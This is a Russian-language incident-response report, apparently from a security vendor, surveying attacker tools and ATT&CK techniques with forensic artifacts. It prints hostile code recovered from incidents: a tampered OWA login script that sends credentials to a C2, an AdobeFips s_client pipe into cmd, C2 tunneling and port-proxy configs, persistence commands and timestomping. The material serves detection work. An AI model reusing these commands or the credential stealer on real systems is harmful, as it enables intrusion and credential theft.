Помимо LockBit, популярностью у злоумышленников пользуются легитимные коммерческие и опенсорс-инструменты, предназначенные для шифрования информации, например SDelete. Кроме того, выявлены новые, не встречавшиеся в предыдущем отчетном периоде шифровальщики. Полный перечень соответствующего ПО, выявленного при выполнении проектов, представлен в таблице 3.

Таблица 3. Перечень ПО для шифрования и (или) затирания информации, выявленного в рамках проектов, процент компаний

LockBit	+ EsxiWiper
Babuk	+ Mimic Ransomware
SDelete	+ ThanosWiper
BlackShadow	+ Sdrunner Wiper
+ consumerWiper	+ RedAlert
+ Griffin	+ PolyVice
+ Custom LockBit	Neshta Ransomware
TinyCrypt	

\+ Знаком отмечено новое ПО для шифрования и (или) затирания информации (по сравнению с предыдущим отчетным периодом).

В одном из случаев злоумышленники централизованно развернули и запустили уникальный вайпер на узлах виртуализации ESXi и применяли для этого пакеты VIB (VMware Installation Bundle). Установка пакета происходит при помощи стандартных инструментов управления ESXi: локально/удаленно (когда VIB лежит в локальном хранилище или доступен по URL).

```
esxcli software vib install --viburl=/path/to/file.vib
```

или через PowerCLI/vCenter, например

```
Connect-VIServer -Server vcenter.local
$esx = Get-VMHost -Name «esx01.local»
Install-VMHostPatch -VMHost $esx -HostPath
«http://yourhost/path/file.vib»
```

Пример вредоносного VIB-пакета

```
<vib version=»5.0»>
  <type>bootbank</type>
  <name>pack1</name>
  <version>1.26.13</version>
  <vendor>VMWare</vendor>
  <summary></summary>
  <description></description>
 …
  <file-list>
    <file>sbin/backup.sh</file>
    <file>sbin/dees</file>
    <file>sbin/acfb20.sh</file>
  </file-list>
  <acceptance-level>community</acceptance-level>
 …
</vib>
```

Многие злоумышленники предпочитают использовать встроенные в систему легитимные инструменты living off the land (LOLBins, LOL binaries). Каталоги примеров — на страницах проектов LOLBAS и GTFOBins.

Основные примеры использования таких инструментов уже были рассмотрены в предыдущем исследовании. В этот раз мы хотим поделиться более свежими и экзотичными примерами.

Так, злоумышленники использовали легитимный инструмент для туннелирования сетевого трафика DevTunnels для соединения с управляющей инфраструктурой. ВПО PlugX прослушивало локальные сетевые порты 53 и 5355, а при помощи DevTunnels открывался обратный туннель до C2 через инфраструктуру Microsoft.

Пример использования:

```
C:\\WINDOWS\\system32\\Devtunnel.exe host [REDACTED]
```

В другом случае злоумышленники использовали компонент AdobeFips, входящий в состав Adobe Acrobat Reader, для установления соединения с контролирующим сервером. Он является подлинной версией клиента OpenSSL, подписанной компанией Adobe.

Вот фрагмент вредоносной задачи, использующей этот инструмент:

```
<Actions Context=»NetworkService»>
    <Exec>
      <Command>%windir%\system32\speech_onecore\common\
SpeechModelDownload.exe</Command>
    </Exec>
    <Exec>
      <Command>%COMSPEC%</Command>
      <Arguments>/c «%PROGRAMFILES%\Adobe\Acrobat
DC\Acrobat\OSSLLibs\AdobeFips.exe» s_client -quiet
[REDACTED]|cmd</Arguments>
    </Exec>
  </Actions>
```

В одном из инцидентов нам встретилась вот такая нестандартная конфигурация SSH-профиля общедоступного SSH-клиента OpenSSH:

```
Host version
Hostname [REDACTED]
User [REDACTED]
Port 443
ServerAliveInterval 60
ServerAliveCountMax 15
RemoteForward 46033
StrictHostKeyChecking no
SessionType None
```

В этом примере используется подключение по протоколу HTTPS (порт 443), отключена проверка и запись в файл с известными узлами (known_hosts). Таким образом можно получить соединение без вывода предупреждения о ключах и по нестандартному порту. Более того - в совокупности с названием хоста, конфигурация позволяла злоумышленникам подключаться к C2 через относительно невинную на первый взгляд команду:

```
ssh version
```

В дальнейшем, подобные манипуляции позволили злоумышленникам установить сетевой туннель средствами OpenSSH (более подробно подобные примеры можно изучить в нашей статье).

Ранее мы делились способом проксирования портов при помощи утилиты netsh, что тоже может быть использовано для перенаправления трафика на управляющие сервера злоумышленников:

```
netsh interface portproxy add v4tov4 listenport=7000
connectaddress=example.com connectport=443 protocol=tcp
```

Кроме ВПО и встроенных в систему легитимных инструментов, злоумышленники по-прежнему активно используют общедоступные утилиты. Мы разметили это ПО на тепловой карте согласно тактикам MITRE ATT&CK, отразив частоту их выявления в проектах (см. рисунок 13).

Рисунок 13. Инструменты, использованные злоумышленниками в атаках

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Impacket	+ JSP Command Web Shell	linPEAS	UPX	Mimikatz	fscan	Impacket	Dbeaver	gsocket	Rclone	Dbeaver
NSSM	+ P.A.S. Webshell	winPEAS	Garble	ProcDump	Nmap	PsExec	+ HeidiSQL	AnyDesk	Exchange SSRF	LemonDuck
RemExec	Неизвестный веб-шелл	+ CoercedPotato	kavremvr	XenAllPasswordPro	ADRecon	+ atexec-pro	pg_dump	Ngrok		Adminer
NirSoft	b374k	+ DC Syncer	+ LogCleaner	NLBrute	SoftPerfect Network Scanner	+ DC Syncer	+ pgAdmin	LocaltoNet		
+ OpenSSL	China Chopper	+ DeadPotato	Ebowla	LaZagne	ADExplorer	NirSoft	+ RawCopy	PuTTY		
+ ServletSuite	WSO	+ GodPotato	VMProtect	Inveigh	Advanced Port Scanner	PaExec	+ ShadowSpawn	Chisel		
		PwnKit	+ UPX Patcher	dploot	Advanced IP Scanner	NetExec	+ SQL Plus	Cobalt Strike		
		+ SharpSpoolAbuse	+ AMSI ETW Bypass	secretsdump	WinSCP	RDP Wrapper	+ Veeam Backup Extract	Metasploit		
		EfsPotato	Defender Control	HackBrowserData	Everything	RemCom		OpenSSH		
		+ DirtyCow	+ PyInstaller	NirSoft	+ pyVmomi	+ Atexec		Revsocks		
			+ STATICX	+ account-restore	Curl	AD_GPO_EXEC		Sliver		
			+ Xyrella	+ NativeDump	Sysinternals			+ Cloudflare Argo Tunnel		
			+ Costura	+ PowerShell Kerberos dumper	+ PSCAN			+ Tailscale		
			+ libprocesshider	+ DC Syncer	+ LAN Search			OpenVPN		
				NanoDump	+ ScanItEX			Curl		
				Rubeus	Ncat			mRemoteNG		
					AdFind			RAdmin		
					Angry IP Scanner			ligolo		
					+ Slitheris Network Discovery			+ Tactical RMM		
					NBTScan			+ stunnel		
					+ rdpscan			+ Tunna		
					+ netsh			PingCastle		
					+ Zenmap			+ Visual Studio Dev Tunnels		
					+ SharpAdUserIp			Tiny Shell		
								+ OpenSSL		
								Mesh Agent		
								Mythic		
								+ RevengeRAT		
								Resocks		
								Dameware		
								+ Reverse Proxy		
								revsh		
								+ Havoc		
								+ RustDesk		
								reverse-ssh		
								FRP		
								Remote Desktop Manager (RDM)		
								socat		
								go-socks		
								+ DCRat		
								+ WireGuard		
								+ ICMPDoor		
								+ ReGeorg		
								+ pivotnacci		
								+ qsocket		
								+ anyproxy		
								+ suo5		
								+ VNT		
								+ VNC Viewer		
								+ Poseidon (Mythic C2 Implant)		
								+ 1C_shell		

Очень часто используемые инструменты (более 25%)

Часто используемые инструменты (16–25%)

Умеренно используемые инструменты (6–15%)

Редко используемые инструменты (менее 5%)

\+ Знаком отмечены новые инструменты (по сравнению с предыдущим отчетным периодом).

Как действуют злоумышленники

В этом разделе мы рассмотрим часто используемые и наиболее значимые техники атак в терминах MITRE ATT&CK Matrix for Enterprise (версия 15.1) — в тексте даны ссылки на их подробное описание. Для некоторых подтехник приведены практические примеры (идентификаторы указаны в скобках, например T1566.001). Для удобства процесс атаки разбит на десять условных логических этапов, соответствующих тактикам MITRE ATT&CK (рисунок 14).

Рисунок 14. Основные этапы кибератаки

Что интересного

Получение первоначального доступа
Initial Access

Самым экзотичным примером стала эксплуатация некорректной настройки маршрутизаторов Cisco (включенная настройка SNMP Community), из-за которой злоумышленники продолжительное время перехватывали сетевой трафик.

Закрепление
Persistence

Закрепление при помощи запланированных задач может выглядеть как запуск сервиса oobe\Setup.exe с заведомо неправильными параметрами для того, чтобы выполнился модифицированный злоумышленниками скрипт ErrorHandler.cmd.

Повышение привилегий
Privilege Escalation

Для повышения привилегий злоумышленники принесли в инфраструктуру сразу четыре инструмента эксплуатации Potato-уязвимостей.

Получение учетных записей
Credential Access

Использование легитимного inline-скрипта OWA flogon.js в качестве кейлоггера: при вводе учетных данных для авторизации он также отправлял их на управляющий сервер злоумышленников.

Защита от обнаружения
Defense Evasion

Старые приемы не сдают позиций: обфускация кода, отключение антивирусов, очистка и удаление логов, подмена временных меток — все еще самые часто применяемые техники.

Рисунок 14. Основные этапы кибератаки

Что интересного

6

Исследование инфраструктуры

Discovery

Для исследования инфраструктуры злоумышленники используют легитимные утилиты для индексирования данных Everything и LAN search, получая информацию об аутентификационных данных и конфигурациях.

7

Продвижение по сети

Lateral Movement

Классика по-прежнему в моде: продвижение при помощи протоколов RDP/SSH, а также «классических» инструментов наподобие PsExec по-прежнему используется большинством злоумышленников.

8

Удаленное управление скомпрометированными узлами

Command and Control

На этом этапе злоумышленники использовали особенно широкий спектр инструментов — от самописных утилит и программ с открытым исходным кодом до коммерческих продуктов и сервисов, изначально для этого не предназначенных, например Google Sheets API.

9

Туннелирование трафика

Command and Control

Помимо классических инструментов для туннелирования (gsocket, Ngrok), используется легитимный инструмент DevTunnels для соединения с управляющей инфраструктурой через инфраструктуру Microsoft.

10

Сбор информации

Collection

Злоумышленников по-прежнему интересуют выгрузки из БД и их резервные копии, также мы продолжаем фиксировать получение содержимого директории tdata, что позволяет заходить в аккаунт Telegram без аутентификации.

Получение первоначального доступа

Самым распространенным (**36%**) способом проникновения злоумышленников в корпоративную инфраструктуру остается эксплуатация уязвимостей в веб-приложениях, доступных из интернета (Exploit Public-Facing Application). Мы также отмечаем, что поверхность атаки стала намного разнообразнее: кроме популярных ранее Microsoft Exchange и «1С-Битрикс», специалисты PT ESC фиксировали взлом находившейся на периметре «1С», системы удаленного мониторинга и управления Assistant, СЭД Tessa, корпоративного почтового сервера Communigate Pro, системы виртуализации рабочих столов Omnissa Horizon, компонента корпоративной системы управления мобильными устройствами Ivanti Sentry (CVE-2023-38035), общедоступного серверного ПО для предоставления геопространственных данных GeoServer (CVE-2024-36401), сетевых продуктов Citrix Netscaler (CVE-2019-19781) и Juniper Junos (CVE-2023-36845), платформы для совместной работы Microsoft SharePoint (CVE-2025-53770, CVE-2025-53771, CVE-2024-38094, CVE-2024-38024, CVE-2024-38023).

В частности, для взлома платформы Microsoft SharePoint использовались относительно свежие уязвимости — CVE-2025-53770 и CVE-2025-53771. CVE-2025-53770 — это уязвимость, связанная с ошибкой десериализации недоверенных данных, которая позволяет неаутентифицированному злоумышленнику добиться удаленного выполнения кода. CVE-2025-53771 заключается в обходе ограничений пути/некорректной аутентификации (path traversal/spoofing) и дает возможность злоумышленнику загружать и выгружать файлы и криптографические секреты или подменять серверное поведение. Мы предполагаем, что количество использований этих уязвимостей будет расти, и крайне рекомендуем установить официальные патчи и обновления Microsoft для затронутых версий SharePoint (Microsoft SharePoint Server 2019, Microsoft SharePoint Server Subscription Edition, Microsoft SharePoint Enterprise Server 2016) и удалить или ограничить публичный доступ к экземплярам SharePoint.

Как один из примеров, который попал в отчетный период, можно отметить эксплуатацию уязвимости CVE-2025-53770 на практике. На узлах SharePoint Server 2019 были зафиксированы HTTP-запросы, характерные для эксплуатации уязвимости CVE-2025-53770, в результате которых была создана локальная учетная запись и получен удаленный доступ. В итоге были скомпрометированы не только общедоступные порталы, но и внутренняя инфраструктура.

Примеры вредоносных запросов приводим ниже:


```
C:\inetpub\logs\LogFiles\[IISSITE]\u_ex[DATE].log
```


```
[DATE] [TIME] [IP] POST /_layouts/15/ToolPane.aspx
DisplayMode=Edit&a=/ToolPane.aspx 443 - [IP2]
Mozilla/5 .0+(Windows+NT+10.0;+Win64;+x64;+rv:120.0)
+Gecko/20100101+Firefox/120.0 /_layouts/SignOut.aspx
200 0 64 7859
[DATE] [TIME] [IP] POST /_layouts/15/ToolPane.aspx
DisplayMode=Edit&a=/ToolPane.aspx 443 - [IP2]
Mozilla/5 .0+(Macintosh;+U;+Intel+Mac+OS+X+10_7_7)+App
leWebKit/532.1+(KHTML,+like+Gecko)+Chrome/50.0.801.0+Sa
fari/532.1 /_layouts/SignOut.aspx 401 0 0 93
[DATE] [TIME] [IP] GET /_layouts/15/spinstall0.aspx  -
443 - [IP2] Mozilla/5.0+(Macintosh;+Intel+Mac+O
S+X+10_15 _7)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+
Version/17.1+Safari/605.1.15 - 401 0 0 15
```

На второе место по частоте эксплуатации (**28%**) вышли доверительные отношения (trusted relationship) — это проникновение в инфраструктуру целевой организации через компанию подрядчика. Можно связать популярность этого исходного вектора с ростом атак на IT-компании, компрометация которых зачастую может приводить к компрометации их клиентов.

В **11%** случаев злоумышленники получали первоначальный доступ через доступные из интернета службы, такие как VPN, RDP или SSH (External Remote Services).

Еще в **17%** случаев исходным вектором проникновения стали рассылки фишинговых писем (Phishing). В частности, использовалась уязвимость CVE-2017-11882 (RCE в Microsoft Equation Editor) в специально подготовленном пользовательском документе.

В качестве примера можем привести следующую атаку: злоумышленники проникли в инфраструктуру заказчика через фишинговое письмо с ZIP-вложением, внутри которого был LNK-файл. При его открытии запускался отвлекающий документ и интерпретатор Node.js с полезной нагрузкой. В результате на скомпрометированном хосте был развернут DNS-туннель для связи с инфраструктурой атакующих.

Другой пример: злоумышленники создали обращение в системе Zendesk, к которому приложили ссылку на вредоносный файл, впоследствии запущенный специалистом техподдержки. Атакующие скомпрометировали учетные данные, с помощью которых, предположительно, получили доступ к CRM. В CRM злоумышленники изменили email одного из пользователей, получили код подтверждения для восстановления учетной записи, с использованием которой зашли в личный кабинет и списали деньги со счета одного из пользователей.

В этом году отмечается рост числа инцидентов, в которых наблюдалась компрометация сетевых устройств, зачастую с устаревшими прошивками или небезопасными настройками. Их доля составила **8%**. Так, в одном из наших расследований злоумышленникам удалось скомпрометировать ряд сетевых маршрутизаторов Cisco, публично доступных из интернета. Эта атака стала возможной из-за недостатка в конфигурации протокола SNMPv2 (настройка SNMP Community, обеспечившая режим доступа для всех устройств на чтение и запись в несуществующий список доступа, что позволило злоумышленникам получить доступ по стандартному паролю). Злоумышленники использовали нативные возможности Cisco IOS для настройки GRE-туннелирования, активной разведки сетевых устройств, создания привилегированных локальных учетных записей, попыток выгрузки данных с сервера резервных копий. Для сокрытия следов вредоносной активности злоумышленники использовали уникальные EEM-апплеты, сбрасывающие конфигурацию устройства по триггеру легитимных команд. В результате злоумышленники смогли получить контроль над частью сетевого трафика (в частности, почтового: SMTP/POP3/IMAP) и добиться перенаправления данных через свои туннели.

В некоторых случаях злоумышленники используют несколько точек проникновения в инфраструктуру, например, если изначально выбранный вектор не позволяет им повысить привилегии и (или) продолжить продвижение по инфраструктуре.




Рисунок 15. Исходные векторы проникновения в сети компаний

Закрепление

Один из наиболее часто используемых злоумышленниками способов закрепления связан с созданием задач в планировщике заданий (Scheduled Task/Job). Так, в упомянутом ранее инциденте планировщик запускал скрытую задачу (злоумышленники удалили XML из файловой системы и Security Descriptor) для запуска ВПО PlugX:

Где смотреть

```
C:\Users\[User]\AppData\Roaming\ntuser.dat.LOG1
```

Что смотреть

```
...
schtasks /create /RL HIGHEST /F /tn «7zup_Server» /tr «C:\
PROGRA~1\7-Zip\7zUp.exe -remote up» /sc onstart /RU SYSTEM
schtasks /run /tn 7zup_Server
reg delete «HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Schedule\TaskCache\Tree\7zup_Server» /v SD /f
del %SystemRoot%\System32\Tasks\7zup_Server /f
...
```

Забавный факт: выдержка выше взята из журнала модуля кейлоггера ВПО PlugX и является изрядным примером того, что порой инструменты злоумышленников следят не только за скомпрометированными пользователями, но и за самими злоумышленниками...

Кроме того, злоумышленники создали запланированную задачу, которая запускала сервис с заведомо неправильными параметрами, чтобы выполнился модифицированный скрипт ErrorHandler.cmd, устанавливающий связь с контрольными серверами злоумышленников:


```
C:\Windows\System32\Tasks\*.xml
```


```
 …
<Exec>
   <Command>C:\Windows\System32\oobe\Setup.exe</Command>
   <Arguments>/ui</Arguments>
</Exec>
 …
```

Сам модифицированный скрипт ErrorHandler.cmd выглядит так:


```
C:\Windows\Setup\Scripts\ErrorHandler.cmd
```


```
@echo off
taskkill /im VMtools.exe /f
timeout /t 5 /nobreak >nul
C:\ProgramData\VMware\VDM\VMtools.exe host [REDACTED]
timeout /t 2 /nobreak >nul
exit
```

Пример того, как вредоносный сервис может выглядеть в реестре ОС Windows:

Где смотреть

HivePath: `C:\Windows\System32\config\SYSTEM`
KeyPath: `ControlSet001\Services\[SERVICE]`

Что смотреть

Value Name	Value Type	Value Data
Type	REG_DWORD	16
Start	REG_DWORD	2
ErrorControl	REG_DWORD	1
ImagePath	REG_EXPAND_SZ	"C:\Users\Default\AppData\Roaming\Microsoft\ssdspsrv.exe"
DisplayName	REG_SZ	SSDPS Discovery
WOW64	REG_DWORD	1
ObjectName	REG_SZ	LocalSystem

Еще один интересный пример закрепления — при помощи Docker-контейнера. Злоумышленники модифицировали образ, добавив копирование вредоносного скрипта и его запуск. Сам скрипт, в свою очередь, загружал с управляющего сервера ВПО, выдавал ему права на исполнение, прописывал в автозагрузку и в конце самоуничтожался. В рассмотренном случае образ был помещен в локальный реестр образов, что обеспечило автоматическое распространение ВПО и его запуск на новых контейнерах.

Примеры образцов ВПО в слоях Docker-контейнера:

```
/var/lib/docker/overlay2/[REDACTED]/diff/usr/bin/
processes
/var/lib/docker/overlay2/[REDACTED]/diff/usr/bin/checks
```

Повышение привилегий

Для повышения привилегий злоумышленники чаще всего эксплуатируют известные уязвимости (Exploitation for Privilege Escalation). Так, в одном случае злоумышленники использовали уязвимость BlueKeep (CVE-2019-0708) для повышения привилегий. Это критическая уязвимость удаленного выполнения кода в службе Remote Desktop Service, возникающая из-за ошибки обработки удаленных соединений по протоколу RDP. Уязвимость эксплуатируется до аутентификации и позволяет злоумышленнику отправить специально сформированные запросы, которые приводят к переполнению буфера в памяти ядра и выполнению произвольного кода с системными правами. К уязвимым ОС относятся Windows XP, Windows Vista, Windows 7, Windows Server 2003 и Windows Server 2008, так что вопрос своевременного обновления ОС все еще актуален.

В другом случае злоумышленники принесли с собой целый «мешок картошки»: CoercedPotato, DeadPotato, GodPotato, EfsPotato. Как понятно из их названий, они все реализуют атаку Potato-типа (проксирование NTLM-аутентификации локальной службы).

CoercedPotato
Заставляет системный процесс самому аутентифицироваться (MS-EFSRPC/MS-RPRN) + relay

DeadPotato
Использует отражение NTLM-аутентификации локально (RPC → NTLM reflection) через MSRPC/COM для получения токена SYSTEM

GodPotato
Использует неверную проверку привилегий при вызове COM-интерфейсов

EfsPotato
Использует EFSRPC-запросы как вектор для принуждения аутентификации

А вот так могут выглядеть следы использования общедоступной утилиты для повышения привилегий LinPEAS в журналах ОС Linux:

`/var/log/messages-[DATE]`
(может зависеть от используемого семейства ОС Linux)


```
[DATE] [HOST] kernel: [15939]     0 15939    27756
84   0       0             0 linpeas.sh
```

Получение учетных записей

Уже долгое время наиболее распространенным инструментом для похищения учетных данных остается утилита Mimikatz (и ее модификации): она встречается почти в половине (**49%**) проектов. На втором месте по частоте использования для получения учетных данных — утилита ProcDump (**10%** проектов). Эта утилита входит в состав общедоступного пакета SysInternals и используется злоумышленниками для создания дампов памяти привилегированных процессов (в частности, lsass для дальнейшего извлечения аутентификационных данных).

В уже упомянутом расследовании злоумышленники модифицировали inline-скрипт OWA flogon.js, подменяя обработчик кнопки входа clkLgn так, чтобы в момент авторизации он перехватывал введенные логины и пароли и отправлял их на управляющий сервер (например, через **https://[C2]/?key1=smthuser&key2=smthpassword**) или записывал в доступный по сети журнал (**check.aspx → log.png**), в результате чего было похищено около 650 учетных записей, при этом злоумышленники подменяли временные метки, чтобы скрыть следы вредоносной активности.

Рисунок 16. Модифицированная функция clkLgn

```
function clkLgn ( )
{
   const baseUrl = 'https://[REDACTED]/';
   const params = {
   key1: encodeURIComponent(gbid( "username"). value),
   key2: encodeURIComponent(gbid("password"). value)
} ;
const queryString = new URLSearchParams(params).
toString();
const urlWithParams = $[baseUrl)?$(queryString);

// Synchronous GET request
function sendRequest() {
   const xhr = new XMLHttpRequest() ;
   xhr.open( 'GET', urlwithParams, false);

   try {
      xhr. send ();

      if (xhr. status === 200) {
           console.log(xhr.responseText);
      } else {
console.error( Request failed with status:', xhr.
status);
   }
} catch (error) {
      console.error( 'Network error occurred or request
failed:', error);
   }
}
sendRequest ();
```

Основные способы сбора учетных данных мы отразили в прошлогоднем исследовании, в целом они остаются актуальными — от использования специализированных утилит, таких как XenAllPasswordPro, secretsdump, до банального просмотра пользовательских файлов, содержащих логины и пароли в открытом виде.

Вот так может выглядеть в журналах ОС Windows команда для запуска общедоступной утилиты XenAllPasswordPro:

`C:\Windows\System32\winevt\Logs\Windows PowerShell.evtx`

Provider

`PowerShell`

EventID

`600`

Ключевая информация

```
...
HostApplication=C:\\Windows\\System32\\
WindowsPowerShell\\v1.0\\powershell.exe -C
[Console]::OutputEncoding = New-Object System.Text.
UTF8Encoding;C:\\drivers\\updates\\XenAllPasswordPro.exe
-a C:\\drivers\\updates\\i.html
...
```

А так – команда для запуска общедоступной утилиты secretsdump, входящей в состав фреймворка Impacket, в отношении конкретного узла:

Где смотреть

```
C:\Windows\System32\winevt\Logs\Microsoft-Windows-
Sysmon%4Operational.evtx
```

Что смотреть

Provider

```
Microsoft-Windows-Sysmon
```

EventID

```
1
```

Ключевая информация

```
 ...
«CommandLine»: «s.exe  [USER]:@[IP] -hashes [HASH]
 -just-dc-user krbtgt»,
 ...
«CurrentDirectory»: «[C:\\Users\\[USER]\\Desktop\\]»,
 ...
«Image»: «C:\\Users\\[USER]\\Desktop\\s.exe»,
 ...
«ParentCommandLine»: «\»cmd.exe\» /s /k pushd \»C:\\
Users\\[USER]\\Desktop\»»,
«ParentImage»: «C:\\Windows\\System32\\cmd.exe»,
 ...
```

Защита от обнаружения

Часто злоумышленники упаковывают и обфусцируют вредоносный код (Obfuscated Files or Information). В частности, по-прежнему популярны упаковщики UPX и VMProtect. Помимо этого, киберпреступники пользуются обфускаторами кода, например garble. На этапе постэксплуатации злоумышленники стараются ослабить защиту инфраструктуры (Impair Defenses), в том числе отключая или перенастраивая средства безопасности (T1562.001), прежде всего антивирусы, мешающие установке ВПО, например, при помощи общедоступных инструментов Kavremvr или Defender Control.

В ряде инцидентов было отмечено использование техники подмены временных меток (T1070.066). В частности, в истории командной строки встречались подобные команды, позволяющие выставить датой последнего изменения / доступа к файлу его дату создания:

Где смотреть

```
C:\Users\[User]\AppData\Roaming\Microsoft\Windows\
PowerShell\PSReadLine\ConsoleHost_history.txt
```

Что смотреть

```
$path=»c:\windows\system32\cloudflared.exe»;$time =
«[DATE]»;(Get-Item $path).LastWriteTime = $time;(Get-
Item $path).CreationTime = $time;(Get-Item $path).
LastAccessTime = $time
```

Нередки случаи частичного или полного удаления злоумышленниками содержимого системных журналов, как нативными средствами, так и с использованием отдельных утилит, в частности ADVANCED LOGWIPER, для затруднения последующего forensic-анализа скомпрометированных узлов (T1070.001/T1070.002).

Исследование инфраструктуры

Получив первоначальный доступ, злоумышленники проводят исследование сети — сканируют корпоративную инфраструктуру в поисках точек дальнейшего продвижения, активно используя сетевые сканеры. В числе наиболее распространенных мы выделяем Nmap (17%) и fscan (17%). Полный перечень сетевых сканеров отражен на тепловой карте инструментов (см. рисунок 13).

В Windows-инфраструктурах особенно распространена разведка Active Directory с помощью инструментов ADRecon, ADExplorer и AdFind.

В некоторых случаях злоумышленники приносят с собой общедоступные инструменты для быстрого поиска, такие как Everything и LAN Search. С помощью Everything чаще всего ищут локальные файлы, содержащие парольную информацию в открытом виде, а с помощью LAN Search проводят поиск по сетевым ресурсам и локальным дискам.

Вот пример конфигурационного файла lansearch.ini с одного из проектов, который дает представление о том, что могут искать злоумышленники в скомпрометированных инфраструктурах:

```
ResList=\\FTH
FolderList=ADMIN$
History=*,~*.kdbx; парол; доступ; впн; vpn; pass; user; пол;
кош; walle; cryp; крип; текст; text; лог; log; рдп; rdp;
тунел; tun; conn; соедин~
TextHistory=~~
```

Пример использования общедоступной утилиты fscan:


```
/root/.bash_history
```


```
wget http://[IP]:8000/fscan
chmod +x fscan
 ./fscan -h [NETWORK] &
 ./fscan -h [NETWORK]/24 &./fscan -h [NETWORK]/16 -nobr
```

Пример использования общедоступной утилиты pyVmomi:


```
/var/log/hostd.log
```

(в данном примере — журналы узла виртуализации VMWare ESXi)


```
[DATE] info hostd[2101615] [Originator@6876
sub=Vimsvc.ha-eventmgr opID=esxcli-45-468f] Event
1536 : User [USERNAME]@[IP] logged in as pyvmomi
Python/3.13.2 (Linux; 6.11.2-amd64; x86_64)
```

Или, например, злоумышленники использовали инструмент netscan:


```
C:\Windows\System32\winevt\Logs\Microsoft-Windows-
DistributedCOM%4Operational.evtx
```

Provider

```
Microsoft-Windows-DistributedCOM
```

EventID

```
10028
```

Ключевая информация

```
 ...
{
   «Binary»: «[BINARY]»,
   «param1»: «[IP]»,
   «param2»: «    1134»,
   «param3»: «C:\\Users\\[REDACTED]\\
Pictures\\#Netscan_2\\Netscan\\netscan.exe»
}
 ...
```

Чтобы остаться незамеченными, для разведки злоумышленники широко используют техники living off the land, то есть штатные команды и утилиты ОС: whoami, net, nslookup, ipconfig и т. п.

Продвижение по сети

Для перемещения внутри сети атакующие в основном используют протоколы RDP (T1021.001), SMB (T1021.002) и SSH (T1021.004). На этом этапе для удаленного выполнения команд злоумышленники по-прежнему чаще всего применяли утилиты SMBExec и AtExec из состава Impacket (выявлен в **39%** проектов) и PsExec из состава Sysinternals (**27%**). Мы также видим использование инструментов AtExec-Pro и PAExec, которые обладают сходными функциями.

Еще один инструмент, AD_GPO_EXEC, использует механизм групповых политик для пакетного выполнения команд и других операций для указанных компьютеров, пользователей или всех компьютеров в определенном организационном подразделении.

Пример использования общедоступной утилиты SMBExec:

Где смотреть

```
C:\Windows\System32\winevt\Logs\System.evtx
```

Что смотреть

Provider

```
Service Control Manager
```

EventID

```
7045
```

Ключевая информация

```
 ...
 “ImagePath”:”%COMSPEC% /Q /c echo net
accounts ^> %%%%%COMPUTERNAME%%%C$%%__output
2^>^&1 > %SYSTEMROOT%%%uBUMpvCZ.bat & %COMSPEC% /Q /c
%SYSTEMROOT%%%uBUMpvCZ.bat & del %SYSTEMROOT%%%uBUMpvCZ.
bat”
 ...
```

Удаленное управление скомпрометированными узлами

Для управления скомпрометированными узлами, в том числе для доставки на них ВПО, злоумышленники могут использовать как собственные RAT, так и легитимные/общедоступные средства удаленного администрирования. Наблюдается тренд на использование инструментов с открытым исходным кодом вместо проприетарных разработок злоумышленников.

В тройку наиболее популярных среди злоумышленников инструментов для удаленного управления узлами вошли AnyDesk, mRemoteNG и Radmin. С полным списком выявленных инструментов этого класса можно ознакомиться в таблице 4. Из нового, по сравнению с прошлым годом, можно отметить утилиты Remote Desktop Manager (RDM), RustDesk и VNC Viewer.

Интересно, что в одном случае злоумышленники принесли с собой менеджер пакетов Chocolatey, чтобы с его помощью скачать общедоступный инструмент для удаленного управления узлами Mesh Agent.

Таблица 4. Инструменты, использованные злоумышленниками для удаленного управления узлами

AnyDesk	Remote Desktop Manager (RDM)
Dameware	RustDesk
Mesh Agent	Tactical RMM
mRemoteNG	VNC Viewer
RAdmin	

Злоумышленники используют как специализированные средства для управления узлами, перечисленные выше, так и не предназначенные для этого напрямую инструменты, например Google Sheets API. В частности, к Google Sheets API обращалась полезная нагрузка ВПО APT-группировки CloudAtlas: в столбец A записывалось время, УЗ и имя скомпрометированного хоста, а из столбца B, если он был непустым, считывалась зашифрованная команда. Далее применялся PowerShell-загрузчик, который загружал закодированные XML. Для загрузки и исполнения модулей использовалась техника DLL Sideloading (внедрение вредоносной DLL в процесс CiscoCollabHost.exe). В итоге внедрялся Cloud Atlas backdoor, работающий в оперативной памяти скомпрометированного узла и загружающий с «Яндекс Диска» вредоносные модули для кибершпионажа и кражи конфиденциальной информации.

Туннелирование трафика

Для организации доступа из интернета к скомпрометированным внутренним узлам киберпреступники настраивают обратные туннели, обходя NAT и межсетевые экраны и создавая удобный канал взаимодействия с управляющим сервером. Своевременное обнаружение туннелирования имеет критически важное значение, так как туннелирование трафика предоставляет злоумышленникам скрытый канал доступа к ранее скомпрометированному узлу, зачастую не видимый СЗИ. Раннее выявление сокращает потенциальные потери — например, минимизирует объем утечки данных, количество зашифрованных узлов и увеличивает шанс собрать необходимые для расследования журналы до того, как часть из них ротируется.

Как показывают результаты работы наших IR-специалистов, самым популярным набором инструментов для туннелирования трафика по-прежнему остается gsocket (20%), включая его вариацию — gsocket. Почетное второе место, как и в прошлом году, занимает общедоступный инструмент Ngrok (17%). Ранее в нашем телеграм-канале мы уже делились способами поиска gsocket и Ngrok.

